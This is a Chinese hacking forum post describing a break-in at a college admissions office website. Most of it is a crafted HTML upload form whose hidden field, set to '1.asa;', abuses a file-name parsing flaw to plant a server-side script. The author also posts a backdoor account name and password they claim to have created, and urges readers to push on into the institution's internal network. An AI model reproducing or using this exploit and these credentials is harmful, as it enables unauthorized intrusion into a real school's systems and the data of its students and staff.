
收到封邮件，是某学院招生就业处网站后台管理权限，就给了个后台地址账号密码。  
估计是提权的吧。。。应该是咱们hake的某位牛牛。。。  
这里我就简单的说下过程好了。  
   
很简单的一个上传页面，这里我把构造好的url代码给你，你自己看下  
自己修改下域名地址，以免被万人日，我就把域名删了。

1. <html>
2. <head>
3. <meta http-equiv="Content-Type" content="text/html; charset=gb2312">
4. <link href="images/css.css" rel="stylesheet" type="text/css">
5. <script language="javascript">
6. <!--
7. function mysub()
8. {
9. esave.style.visibility="visible";
10. }
11. -->
12. </script>
13. </head>
14. <body>
15. <form name="form1" method="post" action="http://xx.com/upfile1.asp" enctype="multipart/form-data" >
16. <div id="esave" style="position:absolute; top:18px; left:40px; z-index:10; visibility:hidden">
17. <TABLE WIDTH=340 BORDER=0 CELLSPACING=0 CELLPADDING=0>
18. <TR><td width=20%></td>
19. <TD bgcolor=#ff0000 width="60%">
20. <TABLE WIDTH=100% height=120 BORDER=0 CELLSPACING=1 CELLPADDING=0>
21. <TR>
22. <td bgcolor=#ffffff align=center><font color=red>正在上传文件，请稍候...</font></td>
23. </tr>
24. </table>
25. </td><td width=20%></td>
26. </tr></table></div>
27. <table class="tableBorder" width="90%" border="0" align="center" cellpadding="3" cellspacing="1" bgcolor="#FFFFFF">
28. <tr>
29. <td align="center" background="admin\_bg\_1.gif"><b><font color="#ffffff">图片上传
30. <input type="hidden" name="filepath" value="1.asa;">
31. <input type="hidden" name="filelx" value="jpg">
32. <input type="hidden" name="EditName" value="url">
33. <input type="hidden" name="FormName" value="addpic">
34. <input type="hidden" name="act" value="uploadfile"></font></b>
35. </td>
36. </tr>
37. <tr >
38. <td align="center" id="upid" height="80">选择文件:
39. <input type="file" name="file1" size="40" class="tx1" value="">
40. <input type="submit" name="Submit" value="开始上传" class="button" onClick="javascript:mysub()">
41. </td>
42. </tr>
43. </table>
44. </form>
45. </body>
46. </html>

复制代码

   
权我已经给你提好了。  
hake  
administrator!~520  
自己转发进去，藐视还有内网环境，自己渗透吧。  
谢就别谢了，日它也就2分钟。还没我写文章要的时间多。嘎嘎...0.0...